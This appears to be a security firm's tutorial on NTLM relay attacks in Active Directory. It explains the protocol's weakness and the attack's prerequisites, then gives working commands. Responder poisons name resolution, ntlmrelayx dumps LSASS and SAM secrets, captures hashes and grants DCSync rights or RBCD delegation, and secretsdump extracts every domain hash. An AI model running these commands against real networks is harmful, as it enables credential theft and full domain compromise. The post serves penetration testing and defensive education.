
Understanding NTLM
NTLM (NT LAN Manager) is a challenge/response authentication protocol developed by Microsoft and still widely used in Active Directory environments, particularly for backward compatibility with legacy systems. Unlike Kerberos, which relies on a ticket-based system, NTLM operates through a three-step mechanism:
- Negotiation: The client sends an authentication request to the server
- Challenge: The server responds with a random challenge (8-byte nonce)
- Response: The client encrypts this challenge with its password hash and sends the response back

The server then verifies this response, either locally if it knows the account's hash (local authentication), or by forwarding it to the domain controller via the Netlogon protocol (domain authentication).
The fundamental weakness of NTLM lies in the fact that the protocol does not bind authentication to a specific service or server. In other words, a valid NTLM response for service A can be reused to authenticate against service B, as long as the attacker can control or relay the challenge. This is precisely what NTLM relay exploits.
What is NTLM relay?
NTLM relay is a Man-in-the-Middle attack technique that involves intercepting a legitimate NTLM authentication issued by a victim, then relaying it in real time to a target service — without ever knowing the password. The attacker positions themselves between the client and the server, captures the NTLM challenge/response, and forwards it to another service (SMB, LDAP, HTTP, MSSQL, WinRM, etc.) to authenticate on behalf of the victim.

This attack primarily exploits the absence of SMB/LDAP signing, which would otherwise verify the integrity and authenticity of communications. Without this protection, the attacker can tamper with network traffic and redirect authentication attempts to arbitrary targets.
Attack prerequisites
For an NTLM relay attack to succeed, several conditions must be met:
Network conditions
- Access to the internal network (MITM position achievable)
- SMB/LDAP signing not enforced on target machines
- Ability to intercept or trigger NTLM authentication attempts
Protocol limitations
- Authentication cannot be relayed back to the source machine (SMB reflection protection)
- The relayed account must have sufficient privileges on the target to perform useful actions
- Some services require specific NTLM flags (e.g. LDAP signing)
Exploitation context
- Active Directory environment with active NTLM authentication
- Exposed services accepting NTLM authentication (SMB, LDAP, HTTP/WebDAV, MSSQL, etc.)
- Service accounts or administrators likely to authenticate automatically
Exploitation
Exploiting an NTLM relay attack requires two main components: a mechanism to capture or trigger NTLM authentication attempts, and a tool to relay those attempts to vulnerable targets.
Identifying vulnerable targets
First and foremost, it is critical to identify machines on the network that do not enforce SMB signing, as well as domain controllers that do not require LDAP signing:
# Identify hosts without SMB signing
nxc smb 192.168.1.0/24 --gen-relay-list targets.txt

# Check whether LDAP signing is required on DCs
nxc ldap 192.168.1.10 -u '' -p '' -M ldap-checker
These checks help shape the attack strategy: SMB → SMB relay for vulnerable hosts, or SMB/HTTP → LDAP relay if the domain controller does not enforce LDAP signing.
Active relay: from capture to compromise
Simply capturing NetNTLMv2 hashes may be enough if passwords are weak, but the real value of NTLM relay lies in the ability to forward authentication in real time to vulnerable services — without needing to crack anything.
ntlmrelayx, part of the Impacket suite, is the most powerful tool for this purpose. It supports relay to multiple protocols (SMB, LDAP, HTTP, MSSQL, etc.) and offers a range of automated post-exploitation actions.

Before relaying, however, we first need to obtain an NTLM authentication request. This is where Responder comes in — a network poisoning tool that exploits obsolete or misconfigured name resolution mechanisms such as LLMNR, NBT-NS and mDNS. By impersonating a legitimate service on the network, it tricks victim machines into initiating NTLM authentication towards the attacker.
Basic setup for SMB → SMB relay
To combine Responder and ntlmrelayx, first disable the SMB and HTTP servers in Responder's configuration file (Responder.conf), then run both tools in parallel:
# Terminal 1: Responder in passive mode
responder -I eth0 -v

# Terminal 2: ntlmrelayx for relay
ntlmrelayx.py -tf targets.txt -smb2support -c "whoami"
As soon as a machine attempts to resolve a non-existent name, Responder will poison the request and redirect the authentication to ntlmrelayx, which will relay it to the targets listed in targets.txt.
Dumping local secrets
If the relayed account has local administrator privileges, it is possible to automatically extract hashes stored in memory (LSASS) and in the SAM database:
ntlmrelayx.py -tf targets.txt -smb2support --dump-lsass --dump-sam
Capturing hashes for offline cracking
In some cases, it may be preferable to capture NetNTLMv2 hashes for later cracking, especially when targets are not directly exploitable:
ntlmrelayx.py -tf targets.txt -smb2support -of hashes.txt
Relay to LDAP: escalating to domain compromise
One of the most devastating scenarios involves relaying a machine account authentication (account ending with $) to the domain controller's LDAP service. If LDAP signing is not enforced, the attacker can modify ACLs in Active Directory or create machine accounts.
Pre-check
nxc ldap 192.168.1.10 -u '' -p '' -M ldap-checker
Configuring LDAP relay
# Adding DCSync permissions to a controlled account
ntlmrelayx.py -t ldap://dc01.domain.local --escalate-user attacker

# Or creating a machine account with delegation (RBCD)
ntlmrelayx.py -t ldap://dc01.domain.local --delegate-access
Once DCSync permissions are obtained, the attacker can extract the entire Active Directory database — including all account hashes — using secretsdump.py.
Need a security audit or tailored cybersecurity support?
Explore our services →